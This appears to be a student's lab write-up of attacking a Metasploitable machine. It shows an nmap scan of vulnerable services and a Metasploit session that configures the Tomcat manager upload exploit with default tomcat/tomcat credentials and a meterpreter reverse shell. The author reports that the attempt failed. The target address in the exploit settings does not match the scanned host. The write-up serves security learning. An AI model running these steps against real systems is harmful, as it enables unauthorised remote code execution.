


Target: 192.168.129.129


Profile: Intense scan

Command: nmap -T4 -A -v 192.168.129.129

	Port	Protocol	State	Service	Version
✓	53	tcp	open	domain	ISC BIND 9.4.2
✓	80	tcp	open	http	Apache httpd 2.2.8 ((Ubuntu
✓	111	tcp	open	rpcbind	2 (RPC #100000)
✓	139	tcp	open	netbios-ssn	Samba smbd 3.X - 4.X (wor
✓	445	tcp	open	netbios-ssn	Samba smbd 3.0.20-Debia
✓	512	tcp	open	exec	netkit-rsh rexecd
✓	513	tcp	open	login	OpenBSD or Solaris rlogind
✓	514	tcp	open	tcpwrapped	
✓	1099	tcp	open	java-rmi	GNU Classpath grmiregistr
✓	1524	tcp	open	bindshell	Metasploitable root shell
✓	2049	tcp	open	nfs	2-4 (RPC #100003)
✓	2121	tcp	open	ftp	ProFTPD 1.3.1
✓	3306	tcp	open	mysql	MySQL 5.0.51a-3ubuntu5
✓	5432	tcp	open	postgresql	PostgreSQL DB 8.3.0 - 8.3.1
✓	5900	tcp	open	vnc	VNC (protocol 3.3)
✓	6000	tcp	open	X11	(access denied)
✓	6667	tcp	open	irc	UnrealIRCd
✓	8009	tcp	open	ajp13	Apache Jserv (Protocol v1.3
✓	8180	tcp	open	http	Apache Tomcat/Coyote JSP



```
┌──(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: View a module's description using info, or the enhanced
version in your browser with info -d

%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%     %%%         %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%  %%  %%%%%%%%   %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%  %  %%%%%%%%   %%%%%%%%%%% https://metasploit.com %%%%%%%%%%%%%%%%%%%%%%%%%
%%  %%  %%%%%%   %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%  %%%%%%%%%   %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%  %%%  %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%    %%   %%%%%%%%%%%  %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%  %%%  %%%%%%
%%%%  %%  %%  %      %%      %%    %%%%%      %    %%%%  %%   %%%%%%        %%
%%%%  %%  %%  %  %%% %%%%  %%%%  %%  %%%%  %%%%  %% %%  %% %%% %%  %%%  %%%%%
%%%%  %%%%%%  %%   %%%%%%   %%%%  %%%  %%%%  %%    %%  %%% %%% %%   %%  %%%%%
%%%%%%%%%%%% %%%%     %%%%%    %%  %%   %    %%  %%%%  %%%%   %%%   %%%     %
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%  %%%%%%% %%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%         %%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%


       =[ metasploit v6.4.64-dev                          ]
+ -- --=[ 2519 exploits - 1296 auxiliary - 431 post       ]
+ -- --=[ 1610 payloads - 49 encoders - 13 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search tomcat 5.5

Matching Modules
================


   #   Name                                         Disclosure Date  Rank       Check  Description
   -   ----                                         ---------------  ----       -----  -----------
   0   auxiliary/admin/http/tomcat_ghostcat         2020-02-20       normal     Yes    Apache Tomcat AJP File Read
   1   exploit/multi/http/tomcat_mgr_deploy         2009-11-09       excellent  Yes    Apache Tomcat Manager Application Deployer Authenticated Code Execution
   2     \_ target: Automatic                       .                .          .      .
   3     \_ target: Java Universal                  .                .          .      .
   4     \_ target: Windows Universal               .                .          .      .
   5     \_ target: Linux x86                       .                .          .      .
   6   exploit/multi/http/tomcat_mgr_upload         2009-11-09       excellent  Yes    Apache Tomcat Manager Authenticated Upload Code Execution
   7     \_ target: Java Universal                  .                .          .      .
   8     \_ target: Windows Universal               .                .          .      .
   9     \_ target: Linux x86                       .                .          .      .
   10  auxiliary/dos/http/apache_tomcat_transfer_encoding  2010-07-09  normal   No     Apache Tomcat Transfer-Encoding Information Disclosure and DoS
   11  auxiliary/scanner/http/tomcat_enum           .                normal     No     Apache Tomcat User Enumeration
   12  auxiliary/admin/http/tomcat_administration   .                normal     No     Tomcat Administration Tool Default Access
   13  auxiliary/admin/http/tomcat_utf8_traversal   2009-01-09       normal     No     Tomcat UTF-8 Directory Traversal Vulnerability
```



```
Interact with a module by name or index. For example info 14, use 14 or use auxiliary/admin/http/trendmicro_dlp_traversal

msf6 > use 6
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/http/tomcat_mgr_upload) > show options

Module options (exploit/multi/http/tomcat_mgr_upload):

   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   HttpPassword                   no        The password for the specified username
   HttpUsername                   no        The username to authenticate as
   Proxies                        no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                         yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT         80               yes       The target port (TCP)
   SSL           false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI     /manager         yes       The URI path of the manager app (/html/upload and /undeploy will be used)
   VHOST                          no        HTTP server virtual host


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.129.128  yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Java Universal



View the full module info with the info, or info -d command.

msf6 exploit(multi/http/tomcat_mgr_upload) > set RHOSTS 10.0.5.7
RHOSTS ⇒ 10.0.5.7
msf6 exploit(multi/http/tomcat_mgr_upload) > set RPORT 8180
RPORT ⇒ 8180
msf6 exploit(multi/http/tomcat_mgr_upload) > set HttpUsername tomcat
HttpUsername ⇒ tomcat
msf6 exploit(multi/http/tomcat_mgr_upload) > set HttpPassword tomcat
HttpPassword ⇒ tomcat
msf6 exploit(multi/http/tomcat_mgr_upload) > show options

Module options (exploit/multi/http/tomcat_mgr_upload):

   Name          Current Setting  Required  Description
```

As we can see in these other 3 screenshots, I tried to hack into the system using ***Metasploit*** via the open port 8180. Realizing this exercise, I was able to uncover a great number of vulnerabilities. However, I was not successful in exploiting those vulnerabilities.